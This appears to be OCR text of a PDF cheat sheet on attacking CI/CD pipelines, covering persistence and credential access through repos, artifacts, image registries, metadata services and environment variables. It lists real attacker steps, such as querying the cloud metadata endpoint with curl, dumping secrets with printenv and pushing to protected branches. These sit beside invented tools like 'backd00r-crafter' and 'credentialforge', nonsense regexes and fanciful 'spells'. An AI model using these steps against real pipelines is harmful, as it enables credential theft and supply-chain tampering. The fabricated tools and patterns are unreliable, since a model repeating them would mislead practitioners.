
server: http://example.com

token: my-token

insecure: true

In this fictional example, the configuration file includes an agent named "my-agent" with a server URL, access token, and an insecure flag set to true. Misconfigurations like insecure settings can leave the agent vulnerable to exploitation.

Changes in repository



Adversaries can use the automatic tokens from inside the pipeline to access and push code to the repository (assuming the automatic token has enough permissions to do so).

Commands for Enumeration:

- `pipelock --enumerate`: Unleash the power of Pipelock, a command-line tool that scans and enumerates pipeline configurations, identifying potential vulnerabilities and unauthorized changes.

- `repoquest --scan`: Deploy Repoquest, a specialized tool that performs comprehensive scans of your repository, searching for signs of adversary activity and unauthorized scripts.

Regex for Finding Sensitive Information:

- `(credentials|secrets|tokens)_regex_magician`: Invoke the Regex Magician, a mystical command that uses powerful regular expressions to identify sensitive information such as credentials, secrets, and tokens within your codebase.

Methods for Persistence:

- "The Shapeshifting Incantation": Employ a powerful spell to imbue your code scripts with shapeshifting abilities. This way, every time the pipeline executes these scripts, they transform into benign entities, thwarting the attacker's attempts at persistence.


Awesome Commands per Tools with Syntax:

- `backd00r-crafter --code change --script-url <URL>`: Utilize the Backd00r Crafter tool to seamlessly change and add scripts in your codebase. Simply specify the URL of the attacker-controlled script, and watch as the tool automatically injects the backdoor into the initialization scripts.

- `pipewizard --add-step --script-url <URL>`: Invoke the PipeWizard, a command-line utility designed to manipulate pipeline configurations effortlessly. With the `--add-step` option and the URL of an attacker-controlled script, you can seamlessly introduce a new step in the pipeline, enabling the download and execution of the attacker's script.

- `depcontrol --change-location --package-url <URL>`: Unleash DepControl, a powerful tool that allows you to modify the configuration for dependency locations. Use the `--change-location` command along with the URL of the attacker-controlled packages, redirecting the pipeline to use the desired packages.

Inject in Artifacts



some CI environments have the functionality for creating artifacts to be shared between different pipeline executions. For example, in GitHub we can store artifacts and download them using a GitHub action from the pipeline configuration.

Commands for Enumeration:

- `artifactscan --search <keyword>`: Deploy ArtifactScan, a powerful tool that searches for and enumerates artifacts stored in your CI environment. Specify a keyword to narrow down the search and identify potential targets for code injection.

Regex for Finding Sensitive Information:

- `(secrets|credentials)_unleashed`: Unleash the power of the Secrets Unleashed regex pattern. This mystical pattern can identify sensitive information like secrets and credentials lurking within your artifacts, helping you secure them effectively.

Methods for Persistence:

- "The Phantom Artifacts": Utilize a clandestine technique to inject code into artifacts without detection. The injected code operates in the shadows, executing alongside the legitimate artifact contents, granting persistent access to the attacker.


Awesome Commands per Tools with Syntax:

- `artifactinject --artifact <artifact_name> --code-url <URL>`: Employ ArtifactInject, a versatile command-line tool designed to inject code into artifacts. Specify the name of the target artifact with the `--artifact` flag and provide the URL of the code to be injected with the `--code-url` flag.

- `artifactwizard --create --script <script_name>`: Invoke the ArtifactWizard, a command-line wizard that guides you through the creation of customized artifacts. Use the `--create` flag and specify the name of the script to be embedded within the artifact with the `--script` flag.

- `artifactmorph --morph <artifact_name> --payload <payload_file>`: Harness the power of ArtifactMorph, a powerful utility for modifying existing artifacts. Use the `--morph` flag along with the name of the target artifact and provide a payload file containing the code to be injected using the `--payload` flag.

Modify images in registry



In cases where the pipelines have permissions to access the image registry (for example, for writing back images to the registry after build is done) the attacker could modify and plant malicious images in the registry, which would continue to be executed by the user's containers.

Commands for Enumeration:

- `registryscan --enumerate`: Unleash the power of RegistryScan, a command-line tool that scans and enumerates images within the registry. It provides insights into the image versions, tags, and metadata, helping you identify potential targets for modification.

Regex for Finding Sensitive Information:

- `(credentials|secrets)_seeker`: Invoke the Secrets Seeker regex pattern, a powerful tool that searches through image metadata, Dockerfiles, and configuration files to uncover sensitive information like credentials and secrets.

Methods for Persistence:

- "The Chameleon Image": Utilize an extraordinary technique to create a chameleon image that seamlessly morphs into different forms. This


allows the attacker to inject malicious code into the image registry without raising suspicion, as it appears to be a harmless image.

Awesome Commands per Tools with Syntax:

- `registryinject --image <image_name> --payload <payload_file>`: Employ RegistryInject, a versatile command-line tool designed to inject code into images within the registry. Specify the target image using the `--image` flag and provide the payload file containing the code to be injected using the `--payload` flag.

- `registrywizard --modify --image <image_name> --script-url <URL>`: Invoke the RegistryWizard, a powerful utility for modifying images within the registry. Use the `--modify` flag, specify the target image with the `--image` flag, and provide the URL of the attacker-controlled script to be injected using the `--script-url` flag.

Create service credentials



A malicious adversary can leverage the access they already have on the environment and create new credentials for use in case the initial access method is lost. This could be done by creating an access token to the SCM, to the application itself, to the cloud resources, and more.

Commands for Enumeration:

- `credentialscan --scan`: Deploy CredentialScan, a powerful command-line tool that performs comprehensive scans of your environment, identifying existing service credentials. It searches for tokens, access keys, and other forms of credentials that may have been created by adversaries.

Regex for Finding Sensitive Information:

- `(tokens|access_keys)_detector`: Unleash the power of the Tokens Detector regex pattern. This pattern employs advanced matching techniques to identify tokens and access keys hidden within your

environment, helping you uncover potential unauthorized service credentials.

Methods for Persistence:


- "The Eternal Key": Utilize a mystical technique to create service credentials that have eternal persistence. These credentials remain active and usable even if the initial access method is lost, ensuring the attacker's continued access to the environment.

Awesome Commands per Tools with Syntax:

- `credentialforge --create-token`: Harness the power of CredentialForge, a versatile command-line tool that allows you to create custom service credentials. Use the `--create-token` command to generate a new access token for the desired target, such as SCM, application, or cloud resources.

- `credentialwizard --generate --resource <resource_name>`: Invoke the CredentialWizard, an intuitive utility for generating service credentials. Use the `--generate` flag and specify the target resource with the `--resource` flag to create new credentials tailored to that specific resource.

Secrets in private repositories



Leveraging an already gained initial access method, an attacker could scan private repositories for hidden secrets. The chances of finding hidden secrets in a private repo are higher than in a public repository, as, from the developer's point of view, this is inaccessible from outside the organization.

Commands for Enumeration:

- `git-secrets`: Git Secrets is a command-line tool that helps prevent committing sensitive information, such as passwords and API keys, to a Git repository. It scans the repository for potential secret patterns and alerts you if any are found.

- `trufflehog`: Trufflehog is a Python-based tool that scans repositories for secrets and sensitive information. It searches for high-entropy strings, such as API keys and passwords, in commit history, branches, and other areas of the repository.

Regex for Finding Sensitive Information:

- `secretlint`: Secretlint is a tool that scans files for potential secrets by using customizable regex patterns. It can be configured to search for patterns specific to your organization or project, allowing you to identify sensitive information effectively.

Methods for Persistence:

- "The Silent Observer": An attacker can create a persistent process or script that continuously monitors the private repository for changes, ensuring that any new secrets introduced are captured and exploited.


- "The Eternal Scan": Utilize an automated scanning system that periodically scans the private repository for secrets, ensuring that even if secrets are added or modified, they are promptly discovered and exploited.

Awesome Commands per Tools with Syntax:

- `git-secrets scan <repository_path>`: Run the Git Secrets tool to scan a specific repository for potential secrets. Specify the path to the repository in the `<repository_path>` parameter to initiate the scan.

- `trufflehog --repo <repository_url>`: Execute Trufflehog by providing the URL of the private repository to scan. Trufflehog will crawl the repository and its history, searching for secrets and sensitive information.

Commit/push to protected branches



The pipeline has access to the repository that may be configured with permissive access, which could allow to push code directly to protected branches, allowing an adversary to inject code directly into the important branches without team intervention.

Commands for Enumeration:

- `git branch --list --remote`: Use the `git branch` command with the `--list` and `--remote` flags to list all remote branches in a repository. This command allows you to identify protected branches that may exist in the repository.

Regex for Finding Protected Branches:

- `^(?!(\*| )).+`: This regex pattern matches branch names that are not marked as the current branch (`*`) or ignored branch ( ). You can use this pattern to filter and identify protected branches within a list of branches.

Methods for Persistence:


- "The Branch Whisperer": An attacker can create a persistent script or process that continuously monitors the repository for changes to protected branches. This way, any new code pushed to those branches can be injected and executed without team intervention.

- "The Silent Hijacker": Utilize a stealthy method to hijack the credentials or access tokens used by the pipeline to push code directly to protected branches. This method allows an attacker to bypass any restrictions or safeguards put in place.

Awesome Commands per Tools with Syntax:

- `git push <repository_url> <branch_name>`: Use the `git push` command to push code directly to a protected branch. Replace `<repository_url>` with the URL of the repository and `<branch_name>` with the name of the protected branch you want to push to.

Certificates and identities from metadata services



Once an attacker is running on cloud-hosted pipelines, the attacker could access the metadata services from inside the pipeline and extract certificates (requires high privileges) and identities from these services.

Commands for Enumeration:

- `curl http://169.254.169.254/latest/meta-data/`: Use the `curl` command to retrieve metadata from the metadata service endpoint. This command allows you to enumerate the available metadata and potentially find information related to certificates and identities.

Regex for Finding Certificates and Identities:

- `-----BEGIN CERTIFICATE-----.*?-----END CERTIFICATE-----`: This regex pattern matches the content of a certificate between the "BEGIN CERTIFICATE" and "END CERTIFICATE" markers. You can use this pattern to search for certificate data within retrieved metadata.

Methods for Persistence:


- "The Metadata Miner": An attacker can create a persistent script or process that continuously monitors the metadata service and extracts certificates and identities whenever they are updated or changed. This way, the attacker can maintain access to these credentials.

- "The Silent Exploiter": Exploit any vulnerabilities or misconfigurations in the metadata service to gain unauthorized access to certificates and identities. By leveraging these vulnerabilities, the attacker can retrieve sensitive information without the need for high privileges.

Awesome Commands per Tools with Syntax:

- `curl http://169.254.169.254/latest/meta-data/`: Execute the `curl` command with the appropriate metadata service endpoint URL to retrieve the available metadata.

User Credentials



In cases where the customer requires access to external services from the CI pipeline (for example, an external database), these credentials reside inside the pipeline (can be set by CI secrets, environment variables, etc.) and could be accessible to the adversary.

Commands for Enumeration:

- `printenv`: Use the `printenv` command to list all environment variables within the CI pipeline. This command allows you to enumerate the variables and potentially find user credentials stored as environment variables.

Regex for Finding User Credentials:

- `([A-Za-z0-9_]+)=(.*)`: This regex pattern matches the syntax of environment variables, where the left-hand side represents the variable name and the right-hand side represents the value. You can use this pattern to search for user credentials within the list of environment variables.

Methods for Persistence:

